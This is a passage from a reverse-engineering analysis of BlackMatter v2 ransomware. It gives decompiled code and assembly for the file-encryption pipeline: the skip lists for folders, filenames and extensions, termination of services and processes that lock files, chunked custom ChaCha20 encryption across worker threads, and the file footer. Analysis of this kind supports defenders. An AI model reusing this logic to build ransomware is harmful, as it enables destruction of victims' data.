  int folder_valid; // [esp+8h] [ebp-4h]

  folder_valid = 0;
  if ( FOLDER_HASHES_TO_AVOID )
  {
    target_hash = str_hashing(folder_path, 0);
    v2 = FOLDER_HASHES_TO_AVOID;
    while ( 1 )
    {
      hash_to_avoid = *v2++;
      if ( !hash_to_avoid )
        break;
      if ( target_hash == hash_to_avoid || target_hash == 0xE3426CD7 )// windows
        return 1;
    }
  }
  return folder_valid;
}
```

Figure 53: Parent thread: Checking directory names.

Below is the list of folder names whose hash is in **FOLDER_HASHES_TO_AVOID**.


Code:

Copy to clipboard

```
system volume information
intel
$windows.~ws
application data
$recycle.bin
mozilla
program files (x86)
program files
$windows.~bt
public
msocache
windows
default
all users
tor browser
programdata
boot
config.msi
google
perflogs
appdata
windows.old
```

If the sub-directory is valid to encrypt, **BlackMatter** adds it to the back of the directory array.


After finish enumerating the target directory, **BlackMatter** walks through the directory array and enumerates the directories listed in there. This allows multilayered traversal through directories without using recursion, which significantly improves performance by eliminating the stack overhead from recursive calls.



```
  target_folder_path = 0;
  if ( directory_count == -1 )              // if directory array is empty, break
    break;
  new_target_dir = &directory_array[directory_count];
  new_target_dir_1 = *new_target_dir;
  *new_target_dir = 0;
  target_path_1 = new_target_dir_1;         // popping the last element and redo this.
}
```

Figure 54: Parent Thread: Multilayered directory traversal.

If it finds a file, the filename is checked against the **FILE_HASHES_TO_AVOID** list and the file extension is checked against the **EXTENSION_HASHES_TO_AVOID** list.



```
  v1 = str_hashing(a1, 0);
  v2 = FILE_HASHES_TO_AVOID;
  while ( 1 )
  {
    v3 = *v2++;
    if ( !v3 )
      break;
    if ( v1 == v3 )
    {
      is_file_invalid = 1;
      break;
    }
  }
}
if ( !is_file_invalid )
{
  if ( EXTENSION_HASHES_TO_AVOID )
  {
    ExtensionW = mw_PathFindExtensionW(a1);
    if ( *ExtensionW )
    {
      target_ext_hash = str_hashing(ExtensionW + 1, 0);
      hashes_to_avoid = EXTENSION_HASHES_TO_AVOID;
      while ( 1 )
      {
        hash_to_avoid = *hashes_to_avoid++;
        if ( !hash_to_avoid )
          break;
        if ( target_ext_hash == hash_to_avoid )
          return 1;
      }
```

Figure 55: Parent Thread: Checking filenames and extensions.

Below is the list of filenames whose hash is in the **FILE_HASHES_TO_AVOID** list.

Code:

Copy to clipboard

```
desktop.ini
autorun.inf
ntldr
bootsect.bak
thumbs.db
boot.ini
ntuser.dat
iconcache.db
bootfont.bin
ntuser.ini
ntuser.dat.log
```

Below is the list of extensions whose hash is in the **EXTENSION_HASHES_TO_AVOID** list.

Code:

Copy to clipboard

```
themepack
nls
diagpkg
msi
lnk
exe
cab
scr
bat
drv
rtp
msp
prf
msc
ico
key
ocx
diagcab
diagcfg
pdb
wpx
hlp
icns
rom
dll
msstyles
mod
```

```
ps1
ics
hta
bin
cmd
ani
386
lock
cur
idx
sys
com
deskthemepack
```

If the file passes these checks, the parent thread will send it to the child threads to be encrypted.


If the file is a link with **.lnk** extension, **BlackMatter** manually resolves the link to get the full path to the file before encrypting it.

First, using the LinkCLSID of **{00021401-0000-0000-C000-000000000046}** and the **IShellLinkW** RIID of **{000214F9-0000-0000-C000-000000000046}**, the malware retrieves an **IShellLinkW** interface.

Using the **QueryInterface** function of the **IShellLinkW** interface with the **IPersistFile** RIID {0000010b-0000-0000-C000-000000000046}, the malware retrieves the **IPersistFile** interface.

It calls the **IPersistFile->Load** function to load the link file to read.

After loading, **BlackMatter** calls **IShellLinkW->GetPath** to retrieves the full file path from the link.



```
while ( v6 );
if ( !mw_CoCreateInstance(&LinkCLSID, 0, 1, IShellLinkW_riid, &IShellLinkW_interface)// Opens the specified file
  && !IShellLinkW_interface->lpVtbl->QueryInterface(IShellLinkW_interface, IPersistFile_RIID, &IPersistFile_interface)
  && !IPersistFile_interface->lpVtbl->Load(IPersistFile_interface, link_target_path, STGM_READ) )
{
  full_file_path = w_RtlAllocateHeap(0x4000);
  if ( full_file_path )
  {
    if ( IShellLinkW_interface->lpVtbl->GetPath(IShellLinkW_interface, full_file_path, 0x4000, 0, 0) )
    {
      w_RtlFreeHeap(full_file_path);
      full_file_path = 0;
    }
  }
}
if ( IPersistFile_interface )
  IPersistFile_interface->lpVtbl->Release(IPersistFile_interface);
if ( IShellLinkW_interface )
  IShellLinkW_interface->lpVtbl->Release(IShellLinkW_interface);
mw_CoUninitialize();
```


Figure 56: Resolving full path from link.

Multithreading: Parent Thread Communication

File Owner Termination

Before sending a file to child threads to be encrypted, the parent thread terminates all processes/services that are currently accessing the file using the Windows Restart Manager.


BlackMatter first calls **RmStartSession** to start a new Restart Manager session, **RmRegisterResources** to register the target file with the Restart Manager as a resource, and **RmGetList** to get a list of all applications and services that are currently using it.



```
pSessionHandle = 0x17019FF8;
mw_memset(strSessionKey, 0, 80);
if ( !mw_RmStartSession(&pSessionHandle, 0, strSessionKey) )
{
  if ( !mw_RmRegisterResources(pSessionHandle, 1, &file_path, 0, 0, 0, 0) )// register file with RM
  {
    pnProcInfoNeeded = 0;
    v8 = 0;
    pnProcInfo = 1;
    proc_service_list_1 = w_RtlAllocateHeap(668);
    if ( proc_service_list_1 )
    {
      do
      {
        proc_service_list = mw_RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, proc_service_list_1, &v8);
        if ( !proc_service_list )
          break;
        if ( proc_service_list != 234 )
          break;
        pnProcInfo = pnProcInfoNeeded;
        proc_service_list = w_RtlReAllocateHeap(proc_service_list_1, 668 * pnProcInfoNeeded);
        proc_service_list_1 = proc_service_list;
      }
      while ( proc_service_list );
```

Figure 57: Parent thread: Registering file with Restart Manager.


It iterates through the list of processes and services and terminates all whose application type is not **RmCritical** and **RmExplorer**



```
 if ( !proc_service_list )
 {
   proc_info_needed_count = pnProcInfoNeeded;
   if ( pnProcInfoNeeded )
   {
     affected_app = proc_service_list_1;
     do
     {
       ApplicationType = affected_app->ApplicationType;
       if ( ApplicationType == RmCritical || ApplicationType == RmExplorer )
         break;
       v5 = ApplicationType == RmService ? kill_and_delete_service(affected_app->strServiceShortName) : terminate_process(affected_app->Process.dwProcessId);
       v13 += v5;
       ++affected_app;
       --proc_info_needed_count;
     }
     while ( proc_info_needed_count );
   }
 }
}
```

Figure 58: Parent thread: Iterating and terminating file owners.


To terminate a service, **BlackMatter** calls **OpenSCManagerW** to establishes a connection to the service control manager, **OpenServiceW** to obtain a handle to the target service, **ControlService** to send the control stop code to the service to stop it, and **DeleteService** to delete it.



```
 result = 0;
 SC_Manager_handle = mw_OpenSCManagerW(0, 0, 4);
 if ( SC_Manager_handle )
 {
   service_handle = mw_OpenServiceW(SC_Manager_handle, service_name, 65568);
   if ( service_handle )
   {
     mw_memset(v2, 0, 28);
     mw_ControlService(service_handle, SERVICE_CONTROL_STOP, v2);
     mw_DeleteService(service_handle);
     mw_CloseServiceHandle(service_handle);
     result = 1;
   }
 }
 if ( SC_Manager_handle )
   mw_CloseServiceHandle(SC_Manager_handle);
 return result;
}
```

Figure 59: Service deletion.

To terminate a process, **BlackMatter** calls **NtOpenProcess** to obtain a handle to the target process and **NtTerminateProcess** to terminate it.




```
int __stdcall terminate_process(int process_name)
{
  OBJECT_ATTRIBUTES ObjectAttributes; // [esp+0h] [ebp-28h] BYREF
  CLIENT_ID client_ID; // [esp+18h] [ebp-10h] BYREF
  int proc_handle; // [esp+20h] [ebp-8h] BYREF
  int result; // [esp+24h] [ebp-4h]

  result = 0;
  client_ID.UniqueProcess = process_name;
  client_ID.UniqueThread = 0;
  ObjectAttributes.Length = 24;
  memset(&ObjectAttributes.RootDirectory, 0, 20);
  if ( !mw_NtOpenProcess(&proc_handle, 1, &ObjectAttributes, &client_ID) )
  {
    mw_NtTerminateProcess(proc_handle, 0);
    mw_NtClose(proc_handle);
    return 1;
  }
  return result;
}
```

Figure 60: Process termination.

Check If File Is Already Encrypted

At the end of the encryption, the **RSA_encrypted_ChaCha20_matrix_Checksum** and **RSA_encrypted_ChaCha20_matrix** fields in the **KeyBuffer** structure from Cryptographic Keys Setup are appended to the file footer.

When **BlackMatter** needs to check if a file is encrypted, it extracts the memory buffer where the **RSA_encrypted_ChaCha20_matrix** field is supposed to be, generates its checksum, and compares it to the value at where the **RSA_encrypted_ChaCha20_matrix_Checksum** field is supposed to be.



```
int __stdcall is_file_already_encrypted_checksum(int file_path)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = 0;
  mw_SetFileAttributesW(file_path, FILE_READ_ATTRIBUTES);
  file_handle = mw_CreateFileW(file_path, 0x80000000, 0, 0, 3, 0, 0);
  if ( file_handle != -1 )
  {
    if ( mw_SetFilePointerEx(file_handle, 0xFFFFFF7C, 0xFFFFFFFF, 0, 2) )
    {
      if ( mw_ReadFile(file_handle, check_sum_buffer, 132, v4, 0) )// read file footer
      {
        checksum = generate_checksum(&check_sum_buffer[4], 128u);// generate checksum for
                                                // supposedly RSA_encrypted_ChaCha20_matrix
        if ( checksum )
        {
          if ( *checksum == *check_sum_buffer ) // if checksums match, file is encrypted
            result = 1;
          w_RtlFreeHeap(checksum);
        }
      }
    }
    mw_NtClose(file_handle);
  }
  return result;
}
```

Figure 61: Check if file is already encrypted.

Checking Large File

A feature to process large files is added to **BlackMatter v2.0**.


When the **ENCRYPT_LARGE_FILE_FLAG** is true in the configuration, the malware checks if the file is a large file through its extension.

If the file's extension is in the list below, then the file is classified as large.

Code: Copy to clipboard

```
mdf
ndf
edb
mdb
accdb
```

The lengths of these are quite short and predictable, so I just bruteforce them with a Python script.




```
int __stdcall does_file_have_large_extension(int file_path)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = 0;
  ExtensionW = mw_PathFindExtensionW(file_path);
  if ( *ExtensionW )
  {
    extension_hash = str_hashing(ExtensionW + 1, 0);
    if ( extension_hash == 0xDD301900           // mdf
      || extension_hash == 0xDF301900           // ndf
      || extension_hash == 0xCD101900           // edb
      || extension_hash == 0xDD101900           // mdb
      || extension_hash == 0x49164931 )         // accdb
    {
      return 1;
    }
  }
  return result;
}
```

Figure 62: Check if file is large.

Thread Shared Structure

Prior to populating the shared structure between parent and child threads, the malware appends the encrypted extension to the file path and calls **MoveFileExW** to move the original file's content to this new filename.

In the case where the new filename already exists, the malware manually adds **-[number]** to the filename before the extension where **number** is incremented from 0 until the filename does not exist in the folder.



```
if ( attempt_gain_access_to_file(file_path) && !is_file_already_encrypted_checksum(file_path) )
{
  if ( !ENCRYPT_LARGE_FILE_FLAG )
    file_is_large = does_file_have_large_extension(file_path);
  encrypted_file_path = mem_duplicate(file_path, 20);
  if ( encrypted_file_path )
  {
    mw_wcscat(encrypted_file_path, ENCRYPTED_EXTENSION);
    while ( !mw_MoveFileExW(file_path, encrypted_file_path, 8) )
    {
      if ( __readfsdword(0x34u) == ERROR_ALREADY_EXISTS )
      {
        w_RtlFreeHeap(encrypted_file_path);
        encrypted_file_path = fix_path_until_valid(file_path, ENCRYPTED_EXTENSION);
        if ( encrypted_file_path )
          continue;
      }
      goto LABEL_20;
    }
```

Figure 63: Create file with encrypted extension.

The shared structure is used by threads to communicate with each other.


Below is my rough recreation of this structure based on the offset of the fields.

Code: Copy to clipboard

```
struct BlackmatterFileStruct
{
  LONGLONG errorCode;
  DWORD originalfilePointerLow;
```

```
    DWORD originalfilePointerHigh;
    int padding;
    DWORD filePointerLow;
    DWORD filePointerHigh;
    DWORD skippedBytesLow;
    DWORD skippedBytesHigh;
    HANDLE fileHandle;
    DWORD threadCurrentState;
    BYTE rawChaCha20Matrix[124];
    DWORD fileSize;
    BYTE padding2[368];
    BYTE fileFooter[132];
    DWORD *bytesToRead;
    BYTE *bufferToReadData;
};
```

First, the parent thread checks the file size to populate the **bytesToRead** field. If the file size is 0x100000 bytes or more, the **bytesToRead** value is maxed out at **0x100000**. This means file data is read and encrypted in 0x100000-byte chunks.



```
if ( file_size >= 0x100000 )
  bytes_to_encrypt = 0x100000;
else
  bytes_to_encrypt = file_size;
file_share_struct = w_RtlAllocateHeap(bytes_to_encrypt + 0x2A4);
if ( file_share_struct )
{
  file_share_struct->bytesToRead = bytes_to_encrypt;
```

Figure 64: Setting encrypting size.


BlackMatter then populates the **rawChaCha20Matrix** and **fileFooter** field with the buffers generated in Cryptographic Keys Setup.

Each of these buffers is dedicated to a specific skipped size between chunks.

Below is the conversion between the file size the skipped size between chunks.

File Type	File Size	Skipped Size
Small	Any size	0 byte
Large	Less than 0x8000000 bytes	0x200000 bytes
Large	Between 0x8000000 and 0x20000000 - 1 bytes	0x400000 bytes
Large	Between 0x20000000 and 0x80000000 - 1 bytes	0x800000 bytes
Large	Between 0x80000000 and 0x200000000 - 1 bytes	0x1000000 bytes
Large	Between 0x200000000 and 0x800000000 - 1 bytes	0x2000000 bytes
Large	Between 0x800000000 and 0x2000000000 - 1 bytes	0x4000000 bytes
Large	Between 0x2000000000 and 0x8000000000 - 1 bytes	0x8000000 bytes
Large	Between 0x8000000000 and 0x20000000000 - 1 bytes	0x10000000 bytes
Large	Between 0x20000000000 and 0x80000000000 - 1 bytes	0x20000000 bytes
Large	Equal or greater than 0x80000000000	0x40000000 bytes


From looking up the size of the file on the table above, **BlackMatter** chooses the appropriate **ChaCha20** matrix used to encrypt files.



```
LODWORD(v13) = shift_left(v11, v12);
if ( file_size >= v13 )
{
  LODWORD(v15) = shift_left(v13, v14);
  if ( file_size >= v15 )
  {
    LODWORD(v17) = shift_left(v15, v16);
    if ( file_size >= v17 )
    {
      file_share_struct->skippedBytesLow = 0x40000000;
      file_share_struct->skippedBytesHigh = 0;
      mw_memcpy(file_share_struct->rawChaCha20Matrix, dword_414A1C, 124);
      mw_memcpy(file_share_struct->fileFooter, &dword_414534, 132);
    }
    else
    {
      file_share_struct->skippedBytesLow = 0x20000000;
      file_share_struct->skippedBytesHigh = 0;
      mw_memcpy(file_share_struct->rawChaCha20Matrix, dword_4149A0, 124);
      mw_memcpy(file_share_struct->fileFooter, &dword_4144B0, 132);
    }
  }
  else
  {
    file_share_struct->skippedBytesLow = 0x10000000;
    file_share_struct->skippedBytesHigh = 0;
    mw_memcpy(file_share_struct->rawChaCha20Matrix, dword_414924, 124);
    mw_memcpy(file_share_struct->fileFooter, &dword_41442C, 132);
  }
```

Figure 65: Populating Encryption Fields In Shared Structure.

Finally, the parent thread registers the target file handle with the global I/O completion port using **CreateIoCompletionPort**, sets the **fileHandle** field in the structure to the file handle and the **threadCurrentState** field to the initial state, and sends the shared structure to child threads using **PostQueuedCompletionStatus** to begin encryption.




```
file_share_struct = populate_file_share_struct(file_size, file_is_large);
if ( file_share_struct )
{
  if ( mw_CreateIoCompletionPort(encrypted_file_handle, IO_COMPLETION_PORT, 0, 0)
    && (file_share_struct->fileHandle = encrypted_file_handle,
        file_share_struct->threadCurrentState = 0,
        mw_PostQueuedCompletionStatus(IO_COMPLETION_PORT, 0, 0, file_share_struct)) )
  {
    mw_InterlockedIncrement(&TOTAL_NUM_FILE_SENT);
    v7 = 1;
```

Figure 66: Sending shared structure to child threads.

Multithreading: Child Threads Encryption

Child threads communicate with each other and the main thread using **GetQueuedCompletionStatus** and **PostQueuedCompletionStatus**.

Each thread constantly polls for an I/O completion packet from the global I/O completion port. The packet received from **GetQueuedCompletionStatus** contains an file's **BlackmatterFileStruct** structure to be processed.



```
while ( 1 )
{
  while ( 1 )
  {
    result = mw_GetQueuedCompletionStatus(
               IO_COMPLETION_PORT,
               &lpNumberOfBytesTransferred,
               &lpCompletionKey,
               &file_share_struct_1,
               INFINITE);
    file_share_struct = file_share_struct_1;
    if ( result || __readfsdword(0x34u) != ERROR_HANDLE_EOF )
      break;                                  // not end of file, encrypt
    file_share_struct_1->threadCurrentState = 2;// if end of file, send it forward
    while ( !mw_PostQueuedCompletionStatus(IO_COMPLETION_PORT, 0, 0, file_share_struct) )
      ;
  }
```

Figure 67: Sending shared structure to child threads.


The encryption process is divided into four states. The file's current state is recorded in the **threadCurrentState** of the shared structure.

I. State 0: Reading File

The first state reads a number of bytes specified by the **bytesToRead** field into the buffer at the **bufferToReadData** field using **ReadFile**.

If **ReadFile** throws the error **ERROR_IO_PENDING**, the malware enters an infinite loop of sleeping for 100ms and calling **ReadFile** until it succeeds.

If **ReadFile** throws the error **ERROR_HANDLE_EOF**, the malware sets the encryption state to 2, else the encryption state is set to 1.



```
case 0u:
  filePointerHigh = file_share_struct->filePointerHigh;
  file_share_struct->originalfilePointerLow = file_share_struct->filePointerLow;
  file_share_struct->originalfilePointerHigh = filePointerHigh;
  file_share_struct->threadCurrentState = 1;
  if ( !mw_ReadFile(
          file_share_struct->fileHandle,
          &file_share_struct->bufferToReadData,
          file_share_struct->bytesToRead,
          &lpNumberOfBytesTransferred,
          file_share_struct)
    && __readfsdword(0x34u) != ERROR_IO_PENDING )
  {
    if ( __readfsdword(0x34u) == ERROR_HANDLE_EOF )
    {
      file_share_struct->threadCurrentState = 2;// if end of file after read, move to state 2
                                                // (write file footer)
      mw_PostQueuedCompletionStatus(IO_COMPLETION_PORT, 0, 0, file_share_struct);
    }
    else
    {
      do
        mw_Sleep(100);
      while ( !mw_ReadFile(
                 file_share_struct->fileHandle,
                 &file_share_struct->bufferToReadData,
                 file_share_struct->bytesToRead,
                 &lpNumberOfBytesTransferred,
                 file_share_struct)
           && __readfsdword(0x34u) != ERROR_IO_PENDING );
    }
  }
```

Figure 68: State 0: Reading file.


II. State 1. Encrypt and Write File

The second state encrypts the buffer at the **bufferToReadData** field using its modified **ChaCha20** implementation.

After the encryption, the malware calls **WriteFile** to write the encrypted data back into the file.

If **ReadFile** throws the error **ERROR_IO_PENDING**, the malware enters an infinite loop of sleeping for 100ms and calling **WriteFile** until it succeeds.

If the skipped size is not zero, **BlackMatter** moves the file pointer ahead to the next chunk by adding that skipped size to the current pointer.



```
case 1u:
  custom_ChaCha20_Crypt(
    file_share_struct->rawChaCha20Matrix,
    &file_share_struct->bufferToReadData,
    &file_share_struct->bufferToReadData,
    lpNumberOfBytesTransferred);
  skip_length = *&file_share_struct->skippedBytesLow;
  if ( skip_length )
  {
    *&file_share_struct->filePointerLow += skip_length;// skip bytes between chunks
    file_share_struct->threadCurrentState = 0;
  }
  else
  {
    file_share_struct->threadCurrentState = 2;
  }
  while ( !mw_WriteFile(
             file_share_struct->fileHandle,
             &file_share_struct->bufferToReadData,
             lpNumberOfBytesTransferred,
             &lpNumberOfBytesTransferred,
             file_share_struct)
      && __readfsdword(0x34u) != ERROR_IO_PENDING )
    mw_Sleep(100);
  goto LABEL_36;
```

Figure 69: State 1: Encrypting and writing file.

If the skipped size is zero, the malware stops encrypting after the first 0x100000 bytes and moves to state 2.

BlackMatter Custom ChaCha20

I want to discuss a bit about the customized ChaCha20 implementation of **BlackMatter**, instead of just glancing over it and calling it "customized".


Full credit of this section goes to Michael Gillespie for figuring out this crypto implementation and helping me understand it!

It seems like the implementation of **BlackMatter v2** is the modified version of **CryptoPP's ChaCha20** implementation that can be found here.

Unlike a lot of **ChaCha** implementation, this one utilizes the **__m128i** type to store the states in **xmm** regiters.

Despite allocating 124 bytes for the "matrix", **BlackMater** only uses the first 64 bytes and turns it into a 128-byte state by mirroring the first 64 bytes with the last 64 bytes.

After performing 20 rounds of flipping and rotating using that state, the malware generates a 128-byte stream to encrypt the data coming in.




```
            mov     [ebp+var_144], eax
            mov     esi, [ebp+salsa20_matrix]
            mov     edi, [ebp+var_148]
            movups  xmm0, xmmword ptr [esi]
            movups  xmm1, xmmword ptr [esi+10h]
            movups  xmm2, xmmword ptr [esi+20h]
            movups  xmm3, xmmword ptr [esi+30h]
            movups  xmm4, xmmword ptr [esi+40h]
            movups  xmm5, xmmword ptr [esi+50h]
            movups  xmm6, xmmword ptr [esi+60h]
            mov     eax, [esi+70h]
            mov     ecx, [esi+74h]
            mov     edx, [esi+120]
            mov     ebx, [ebp+var_144]
            mov     [ebx], eax
            mov     [ebx+4], ecx
            mov     [ebx+8], edx
            rol     eax, 1
            ror     ecx, 3
            rol     edx, 1
            xor     eax, ecx
            xor     eax, edx
            mov     [ebx+0Ch], eax
            movups  xmm7, xmmword ptr [ebx]
            movdqa  xmmword ptr [edi], xmm0
            movdqa  xmmword ptr [edi+10h], xmm1
            movdqa  xmmword ptr [edi+20h], xmm2
            movdqa  xmmword ptr [edi+30h], xmm3
            movdqa  xmmword ptr [edi+40h], xmm0
            movdqa  xmmword ptr [edi+50h], xmm1
            movdqa  xmmword ptr [edi+60h], xmm2
            movdqa  xmmword ptr [edi+70h], xmm3
```

Figure 69: Custom ChaCha20 implementation.

III. State 2. Write File Footer

This state is executed only when the file encryption is complete.



```
case 2u:
  file_share_struct->originalfilePointerLow = -1;
  file_share_struct->originalfilePointerHigh = -1;
  file_share_struct->threadCurrentState = 3;
  v8 = mw_WriteFile(
         file_share_struct->fileHandle,
         file_share_struct->fileFooter,
         132,                              // write file footer
         &lpNumberOfBytesTransferred,
         file_share_struct);
  if ( !v8 && __readfsdword(0x34u) != ERROR_IO_PENDING )
  {
    do
      mw_Sleep(100);
    while ( !mw_WriteFile(
               file_share_struct->fileHandle,
               file_share_struct->fileFooter,
               132,
               &lpNumberOfBytesTransferred,
               file_share_struct)
         && __readfsdword(0x34u) != ERROR_IO_PENDING );
  }
  goto LABEL_36;
```

Figure 70: State 2: Write file footer.

The malware calls **WriteFile** to write the 132-byte buffer from the **fileFooter** field in the shared structure to the end of the file.


This buffer contains the **RSA_encrypted_ChaCha20_matrix_Checksum** and the **RSA_encrypted_ChaCha20_matrix** fields in the structure from Cryptographic Keys Setup, which are used to check if a file is encrypted and to decrypt it.

After this state, the malware moves to state 3.

IV. State 3. Clean Up

This is the last state in the file encryption process.

In this state, **BlackMatter** calls **NtClose** to close the file handle, calls **RtlFreeHeap** to free the shared structure buffer from memory, and increments the global **TOTAL_NUM_FILE_ENCRYPTED** value.




```
if ( !file_footer_written )
{
  while ( LODWORD(file_share_struct->errorCode) == ERROR_NO_MORE_ITEMS )
    mw_Sleep(1);
}
mw_NtClose(file_share_struct->fileHandle);
w_RtlFreeHeap(file_share_struct);
mw_InterlockedIncrement(&TOTAL_NUM_FILE_ENCRYPTED);
```

Figure 71: State 3: Clean up.

Child Thread Communication

In **BlackMatter's** multithreading setup, each child thread only handles one state in the encryption process.

After each state (beside the final state), the malware calls **PostQueuedCompletionStatus** to post the shared structure to the global I/O completion port with the updated encryption state. The next thread who receives it then processes that state before moving it forward.




```
LABEL_36:
      while ( 1 )
      {
        result = mw_GetQueuedCompletionStatus(
                   IO_COMPLETION_PORT,
                   &lpNumberOfBytesTransferred,
                   &lpCompletionKey,
                   &file_share_struct_1,
                   -1);
        file_share_struct = file_share_struct_1;
        if ( result )
          break;
        if ( __readfsdword(0x34u) == ERROR_HANDLE_EOF )
        {
          file_share_struct_1->threadCurrentState = 2;
          while ( !mw_PostQueuedCompletionStatus(IO_COMPLETION_PORT, 0, 0, file_share_struct) )
            ;
        }
      }
      if ( !file_share_struct_1 )
        return result;
    }
```

Figure 72: Child thread communication.

Exchange Mailbox Traversal

If the **MOUNT_VOL_AND_ENCRYPT_FLAG** in the configuration is set to true, **BlackMatter** encrypts the Exchange mailbox of the local user.

